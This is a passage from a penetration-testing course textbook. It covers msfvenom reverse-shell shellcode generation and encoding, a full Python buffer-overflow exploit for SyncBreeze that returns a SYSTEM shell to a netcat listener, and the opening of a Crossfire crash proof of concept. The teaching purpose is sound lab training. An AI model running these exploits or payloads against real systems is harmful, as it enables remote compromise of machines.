³²³ (Offensive Security, 2015), <https://www.offensive-security.com/metasploit-unleashed/msfencode/>

Name	Description
----	-----
aix/ppc/shell_bind_tcp	Listen for a connection and spawn a command shell
aix/ppc/shell_find_port	Spawn a shell on an established connection
aix/ppc/shell_interact	Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp	Connect back to attacker and spawn a command shell
...	...
windows/shell_reverse_tcp	Connect back to attacker and spawn a command shell
...	...

Listing 359 - Command to list all Metasploit shellcode payloads

The **msfvenom** command is fairly easy-to-use. We will use **-p** to generate a basic payload called *windows/shell_reverse_tcp*, which acts much like a Netcat reverse shell. This payload minimally requires an *LHOST* parameter, which defines the destination IP address for the shell. An optional *LPORT* parameter specifying the connect-back port may also be defined and we will use the format flag **-f** to select C-formatted shellcode.

The complete **msfvenom** command that generates our shellcode is as follows:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -f c
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x40\x50\x40\x50\x68"
"\xe0\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x0b\x00\x12\x68"
"\x02\x00\x01\xbb\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xaa"
"\x56\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x31\xf6"
"\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01\x8d\x44"
"\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x46\x56\x4e\x56\x56"
"\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff"
"\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xaa\x56\x68\xaa"
"\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
```

Listing 360 - Generate metasploit shellcode

That seemed simple enough, but if we look carefully we can identify bad characters (such as null bytes) in the generated shellcode.

When we cannot use generic shellcode, we must encode it to suit our target exploitation environment. This could mean transforming our shellcode into a pure alphanumeric payload, getting rid of bad characters, etc.

We will use an advanced polymorphic encoder, *shikata_ga_nai*,³²⁴ to encode our shellcode and will also inform the encoder of known bad characters with the **-b** option:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d"
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 22 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
unsigned char buf[] =
"\xeb\x55\xe5\xb6\x02\xda\xc9\xd9\x74\x24\xf4\x5a\x29\xc9\xb1"
"\x52\x31\x72\x12\x03\x72\x12\x83\x97\xe1\x54\xf7\xeb\x02\x1a"
"\xf8\x13\xd3\x7b\x70\xf6\xe2\xbb\xe6\x73\x54\x0c\x6c\xd1\x59"
"\xe7\x20\xc1\xea\x85\xec\xe6\x5b\x23\xcb\xc9\x5c\x18\x2f\x48"
"\xdf\x63\x7c\xaa\xde\xab\x71\xab\x27\xd1\x78\xf9\xf0\x9d\x2f"
"\xed\x75\xeb\xf3\x86\xc6\xfd\x73\x7b\x9e\xfc\x52\x2a\x94\xa6"
"\x74\xcd\x79\xd3\x3c\xd5\x9e\xde\xf7\x6e\x54\x94\x09\xa6\x4"
"\x55\xa5\x87\x08\x4\xb7\xc0\xaf\x57\xc2\x38\xcc\xea\xd5\xff"
"\xae\x30\x53\x1b\x08\xb2\xc3\xc7\xa8\x17\x95\x8c\xa7\xdc\xd1"
"\xca\xab\xe3\x36\x61\xd7\x68\xb9\xa5\x51\x2a\x9e\x61\x39\xe8"
"\xbf\x30\xe7\x5f\xbf\x22\x48\x3f\x65\x29\x65\x54\x14\x70\xe2"
"\x99\x15\x8a\xf2\xb5\x2e\xf9\xc0\x1a\x85\x95\x68\xd2\x03\x62"
"\x8e\xc9\xf4\xfc\x71\xf2\x04\xd5\xb5\xa6\x54\x4d\x1f\xc7\x3e"
"\x8d\xa0\x12\x90\xdd\x0e\xcd\x51\x8d\xee\xbd\x39\xc7\xe0\xe2"
"\x5a\xe8\x2a\x8b\xf1\x13\xbd\xbe\x0e\x1b\x2f\xd7\x12\x1b\x4e"
"\x9c\x9a\xfd\x3a\xf2\xca\x56\xd3\x6b\x57\x2c\x42\x73\x4d\x49"
"\x44\xff\x62\xae\x0b\x08\x0e\xbc\xfc\xf8\x45\x9e\xab\x07\x70"
"\xb6\x30\x95\x1f\x46\x3e\x86\xb7\x11\x17\x78\xce\xf7\x85\x23"
"\x78\xe5\x57\xb5\x43\xad\x83\x06\x4d\x2c\x41\x32\x69\x3e\x9f"
"\xbb\x35\x6a\x4f\xea\xe3\xc4\x29\x44\x42\xbe\xe3\x3b\x0c\x56"
"\x75\x70\x8f\x20\x7a\x5d\x79\xcc\xcb\x08\x3c\xf3\xe4\xdc\xc8"
"\x8c\x18\x7d\x36\x47\x99\x8d\x7d\xc5\x88\x05\xd8\x9c\x88\x4b"
"\xdb\x4b\xce\x75\x58\x79\xaf\x81\x40\x08\xaa\xce\xc6\xe1\xc6"
"\x5f\xa3\x05\x74\x5f\xe6";
```

Listing 361 - Generating shellcode without bad characters

The resulting shellcode contains no bad characters, is 351 bytes long, and will send a reverse shell to our IP address (10.11.0.4 in this example) on port 443.

11.2.9 Getting a Shell

Getting a reverse shell from SyncBreeze should now be as simple as replacing our buffer of D's with the shellcode and launching our exploit.

However, in this particular case, we have another hurdle to overcome. In the previous step, we generated an encoded shellcode using msfvenom. Because of the encoding, the shellcode is not directly executable and is therefore prepended by a decoder stub. The job of this stub is to iterate over the encoded shellcode bytes and decode them back to their original executable form. In order to perform this task, the decoder needs to gather its address in memory and from there, look a few bytes ahead to locate the encoded shellcode that it needs to decode. As part of the process of

³²⁴ (Rapid7, 2018), https://www.rapid7.com/db/modules/encoder/x86/shikata_ga_nai

gathering the decoder stub's location in memory, the code performs a sequence of assembly instructions, which are commonly referred to as a GetPC routine. This is essentially a short routine that moves the value of the EIP register (sometimes referred to as the Program Counter or *PC*) into another register.

As with other GetPC routines, those used by shikata_ga_nai have an unfortunate side-effect of writing some data at and around the top of the stack. This eventually mangles at least a couple of bytes close to the address pointed at by the ESP register. Unfortunately, this small change on the stack is a problem for us because the decoder starts exactly at the address pointed to by the ESP register. In short, the GetPC routine execution ends up changing a few bytes of the decoder itself (and potentially the encoded shellcode), which eventually fails the decoding process and crashes the target process.




Figure 221: Decoder overwrites itself

One method to avoid this issue is to adjust ESP backwards, making use of assembly instructions such as *DEC ESP*, *SUB ESP, 0xXX*, before executing the decoder. Alternatively, we could create a wide “landing pad” for our *JMP ESP*, such that when execution lands anywhere on this pad, it will continue on to our payload. This may sound complicated, but we simply precede our payload with

a series of No Operation (or *NOP*) instructions, which have an opcode value of 0x90. As the name suggests, these instructions do nothing, and simply pass execution to the next instruction. Used in this way, these instructions, also defined as a *NOP sled* or *NOP slide*, will let the CPU “slide” through the NOPs until the payload is reached.

In both cases, by the time the execution reaches the shellcode decoder, the stack pointer points far enough away from it so as to not corrupt the shellcode when the GetPC routine overwrites a few bytes on the stack.

With an added NOP sled, our final exploit looks similar to Listing 362 below:

```
#!/usr/bin/python
import socket

try:
    print "\nSending evil buffer..."

    shellcode = ("\"\\xe\\x55\\xe5\\xb6\\x02\\xda\\xc9\\xd9\\x74\\x24\\xf4\\x5a\\x29\\xc9\\xb1\""
    "\\x52\\x31\\x72\\x12\\x03\\x72\\x12\\x83\\x97\\xe1\\x54\\xf7\\xeb\\x02\\x1a\""
    "\\xf8\\x13\\xd3\\x7b\\x70\\xf6\\xe2\\xbb\\xe6\\x73\\x54\\x0c\\x6c\\xd1\\x59\""
    "\\xe7\\x20\\xc1\\xea\\x85\\xec\\xe6\\x5b\\x23\\xcb\\xc9\\x5c\\x18\\x2f\\x48\""
    "\\xdf\\x63\\x7c\\xaa\\xde\\xab\\x71\\xab\\x27\\xd1\\x78\\xf9\\xf0\\x9d\\x2f\""
    "\\xed\\x75\\xeb\\xf3\\x86\\xc6\\xfd\\x73\\x7b\\x9e\\xfc\\x52\\x2a\\x94\\xa6\""
    "\\x74\\xcd\\x79\\xd3\\x3c\\xd5\\x9e\\xde\\xf7\\x6e\\x54\\x94\\x09\\xa6\\xa4\""
    "\\x55\\xa5\\x87\\x08\\xa4\\xb7\\xc0\\xaf\\x57\\xc2\\x38\\xcc\\xea\\xd5\\xff\""
    "\\xae\\x30\\x53\\x1b\\x08\\xb2\\xc3\\xc7\\xa8\\x17\\x95\\x8c\\xa7\\xdc\\xd1\""
    "\\xca\\xab\\xe3\\x36\\x61\\xd7\\x68\\xb9\\xa5\\x51\\x2a\\x9e\\x61\\x39\\xe8\""
    "\\xbf\\x30\\xe7\\x5f\\xbf\\x22\\x48\\x3f\\x65\\x29\\x65\\x54\\x14\\x70\\xe2\""
    "\\x99\\x15\\x8a\\xf2\\xb5\\x2e\\xf9\\xc0\\x1a\\x85\\x95\\x68\\xd2\\x03\\x62\""
    "\\x8e\\xc9\\xf4\\xfc\\x71\\xf2\\x04\\xd5\\xb5\\xa6\\x54\\x4d\\x1f\\xc7\\x3e\""
    "\\x8d\\xa0\\x12\\x90\\xdd\\x0e\\xcd\\x51\\x8d\\xee\\xbd\\x39\\xc7\\xe0\\xe2\""
    "\\x5a\\xe8\\x2a\\x8b\\xf1\\x13\\xbd\\xbe\\x0e\\x1b\\x2f\\xd7\\x12\\x1b\\x4e\""
    "\\x9c\\x9a\\xfd\\x3a\\xf2\\xca\\x56\\xd3\\x6b\\x57\\x2c\\x42\\x73\\x4d\\x49\""
    "\\x44\\xff\\x62\\xae\\x0b\\x08\\x0e\\xbc\\xfc\\xf8\\x45\\x9e\\xab\\x07\\x70\""
    "\\xb6\\x30\\x95\\x1f\\x46\\x3e\\x86\\xb7\\x11\\x17\\x78\\xce\\xf7\\x85\\x23\""
    "\\x78\\xe5\\x57\\xb5\\x43\\xad\\x83\\x06\\x4d\\x2c\\x41\\x32\\x69\\x3e\\x9f\""
    "\\xbb\\x35\\x6a\\x4f\\xea\\xe3\\xc4\\x29\\x44\\x42\\xbe\\xe3\\x3b\\x0c\\x56\""
    "\\x75\\x70\\x8f\\x20\\x7a\\x5d\\x79\\xcc\\xcb\\x08\\x3c\\xf3\\xe4\\xdc\\xc8\""
    "\\x8c\\x18\\x7d\\x36\\x47\\x99\\x8d\\x7d\\xc5\\x88\\x05\\xd8\\x9c\\x88\\x4b\""
    "\\xdb\\x4b\\xce\\x75\\x58\\x79\\xaf\\x81\\x40\\x08\\xaa\\xce\\xc6\\xe1\\xc6\""
    "\\x5f\\xa3\\x05\\x74\\x5f\\xe6\")

    filler = "A" * 780
    eip = "\\x83\\x0c\\x09\\x10"
    offset = "C" * 4
    nops = "\\x90" * 10

    inputBuffer = filler + eip + offset + nops + shellcode

    content = "username=" + inputBuffer + "&password=A"

    buffer = "POST /login HTTP/1.1\r\n"
    buffer += "Host: 10.11.0.22\r\n"
    buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Firefox/52.0\r\n"
```

```

buffer += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r
\n"
buffer += "Accept-Language: en-US,en;q=0.5\r\n"
buffer += "Referer: http://10.11.0.22/login\r\n"
buffer += "Connection: close\r\n"
buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
buffer += "Content-Length: "+str(len(content))+"\r\n"
buffer += "\r\n"

buffer += content

s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)

s.connect(("10.11.0.22", 80))
s.send(buffer)

s.close()

print "\nDone did you get a reverse shell?"

except:
    print "\nCould not connect!"
  
```

Listing 362 - Final exploit code

In anticipation of the reverse shell payload, we configure a Netcat listener on port 443 on our attacking machine and execute the exploit script. In short order, we should hopefully receive a SYSTEM reverse shell from our victim machine:

```

kali@kali:~$ sudo nc -lvp 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 57692
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
whoami
nt authority\system

C:\Windows\system32>
  
```

Listing 363 - Reverse shell received

Excellent! It works. We have created a fully working exploit for a buffer overflow vulnerability from scratch. However, there is still one small inconvenience to overcome. Notice that once we exit the reverse shell, the SyncBreeze service crashes and exits. This is far from ideal.

11.2.9.1 Exercises

1. Update your PoC to include a working payload.
2. Attempt to execute your exploit without using a NOP sled and observe the decoder corrupting the stack.
3. Add a NOP sled to your PoC and obtain a shell from SyncBreeze.

11.2.10 Improving the Exploit

The default exit method of Metasploit shellcode following its execution is the *ExitProcess* API. This exit method will shut down the whole web service process when the reverse shell is terminated, effectively killing the SyncBreeze service and causing it to crash.

If the program we are exploiting is a threaded application, and in this case it is, we can try to avoid crashing the service completely by using the *ExitThread* API instead, which will only terminate the affected thread of the program. This will make our exploit work without interrupting the usual operation of the SyncBreeze server, and will allow us to repeatedly exploit the server and exit the shell without bringing down the service.

To instruct **msfvenom** to use the *ExitThread* method during shellcode generation, we can use the **EXITFUNC=thread** option as shown in the command below:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 EXITFUNC=thread -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d"
```

Listing 364 - Generating shellcode to use ExitThread

11.2.10.1 Exercise

1. Update the exploit so that SyncBreeze still runs after exploitation.

11.2.10.2 Extra Mile Exercises

In the **Tools** folder of your Windows VM, there are three applications called **VulnApp1.exe**, **VulnApp2.exe**, and **VulnApp3.exe**, each containing a vulnerability. Associated Python proof of concept scripts are also present in the folder. Using the PoCs, write exploits for each of the vulnerable applications.

11.3 Wrapping Up

In this module, we discovered and exploited a vulnerability in the SyncBreeze application. Even though this was a known vulnerability, we walked through the steps required to “discover it” and did not rely on previous vulnerability research. This essentially replicated the process of discovering and exploiting a remote buffer overflow.

This process required several steps. First, we discovered a vulnerability in the code (without access to the source) and generated application input that caused an overflow and granted us control of critical CPU registers. Next, we manipulated memory to gain reliable remote code execution and cleaned up the exploit to avoid crashing the target application.

12. Linux Buffer Overflows

In this module, we will introduce Linux buffer overflows by exploiting *Crossfire*, a Linux-based online multiplayer role playing game.

Specifically, Crossfire 1.9.0 is vulnerable to a network-based buffer overflow³²⁵ when passing a string of more than 4000 bytes to the **setup sound** command. In order to debug the application, we will use the Evans Debugger (*EDB*),³²⁶ written by Evan Teran, which provides us with a familiar-looking debugging environment, inspired by Ollydbg.³²⁷

12.1 About DEP, ASLR, and Canaries

Recent Linux kernels and compilers have implemented various memory protection techniques such as *Data Execution Prevention* (DEP),³²⁸ *Address Space Layout Randomization* (ASLR),³²⁹ and *Stack Canaries*.³³⁰

Since the bypass of these protection mechanisms is beyond the scope of this module, our test version of Crossfire has been compiled without stack-smashing protection (stack canaries), ASLR, and DEP.

12.2 Replicating the Crash

Our test environment will consist of a dedicated Linux Debian lab client, where we will run and debug the vulnerable application, and our local Kali Linux box where we will launch the remote exploit.

In order to replicate the crash, we will first **rdesktop** to our dedicated Debian Linux client (using the credentials provided in your control panel). Once connected, we will launch a *root* terminal via the *System Tools* menu and run Crossfire:

```
root@debian:~# cd /usr/games/crossfire/bin/
root@debian:/usr/games/crossfire/bin# ./crossfire
...
Welcome to CrossFire, v1.9.0
Copyright (C) 1994 Mark Wedel.
Copyright (C) 1992 Frank Tore Johansen.

-----registering SIGPIPE
Initializing plugins
Plugins directory is /usr/games/crossfire/lib/crossfire/plugins/
-> Loading plugin : cfanim.so
```

³²⁵ (Offensive Security, 2006), <https://www.exploit-db.com/exploits/1582/>

³²⁶ (eteran, 2019), <https://github.com/eteran/edb-debugger>

³²⁷ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/OllyDbg>

³²⁸ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Executable_space_protection

³²⁹ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Address_space_layout_randomization

³³⁰ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Buffer_overflow_protection#Canaries

```
CFAAnim 2.0a init
CFAAnim 2.0a post init
Waiting for connections...
```

Listing 365 - Launching the vulnerable application via a terminal

Once crossfire has launched, it will accept incoming network connections. Next, we will launch the EDB debugger by running the **edb** command:

```
root@debian:~# edb
Starting edb version: 0.9.22
Please Report Bugs & Requests At: https://github.com/eteran/edb-debugger/issues
comparing versions: [2325] [2326]
```

Listing 366 - Launching the debugger via terminal

The layout of EDB is similar to other popular debugging tools, as shown in Figure 222:




Figure 222: EDB interface

To see available processes including the PID and owner, we will select *Attach* from the *File* menu. We can then use the filter option to search for a specific process, which in our case is *crossfire*, select it, and click *OK* to attach to it:




Figure 223: EDB - Attachable processes window

When we initially attach to the process, it will be paused. To run it, we simply click the *Run* button. Depending on how the application works within the debugger it might hit an additional breakpoint before letting the application run. In such cases we simply have to press the *Run* button one more time.




Figure 224: Attaching the application in the debugger

Once we have attached the debugger to the Crossfire application, we will use the following proof-of-concept code that we created based on information from the public exploit:

```
#!/usr/bin/python
import socket

host = "10.11.0.128"

crash = "\x41" * 4379

buffer = "\x11(setup sound " + crash + "\x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."

s.connect((host, 13327))
print s.recv(1024)

s.send(buffer)
s.close()

print "[*]Payload Sent !"
```

Listing 367 - Proof of concept code to crash the Crossfire application

Notice that our *buffer* variable requires specific hex values at the beginning and at the end of it, as well as the “setup sound” string, in order for the application to crash.

Our initial proof-of-concept builds a malicious buffer including the “setup sound” command, connects to the remote service on port 13327, and sends the buffer.

To crash Crossfire, we can run our first proof-of-concept using **python**:

```
kali@kali:~$ python poc_01.py
[*]Sending evil buffer...
#
[*]Payload Sent !
```

Listing 368 - Running the proof-of-concept code from Kali

After running the script, the debugger displays the following error message, clearly indicating the presence of a memory corruption in the *setup sound* command, likely a buffer overflow condition:




Figure 225: Crash indicating a buffer overflow

Clicking the *OK* button, we find that the EIP register has been overwritten with our buffer.

12.2.1.2 Exercises

1. Log in to your dedicated Linux client using the credentials you received.
2. On your Kali machine, recreate the proof-of-concept code that crashes the Crossfire server.
3. Attach the debugger to the Crossfire server, run the exploit against your Linux client, and confirm that the EIP register is overwritten by the malicious buffer.

12.3 Controlling EIP

Our next task is to identify which four bytes in our buffer end up overwriting the vulnerable function return address in order to control the EIP register. We'll use the Metasploit **msf-pattern_create** script to create a unique buffer string:

```
kali@kali:~$ msf-pattern_create -l 4379
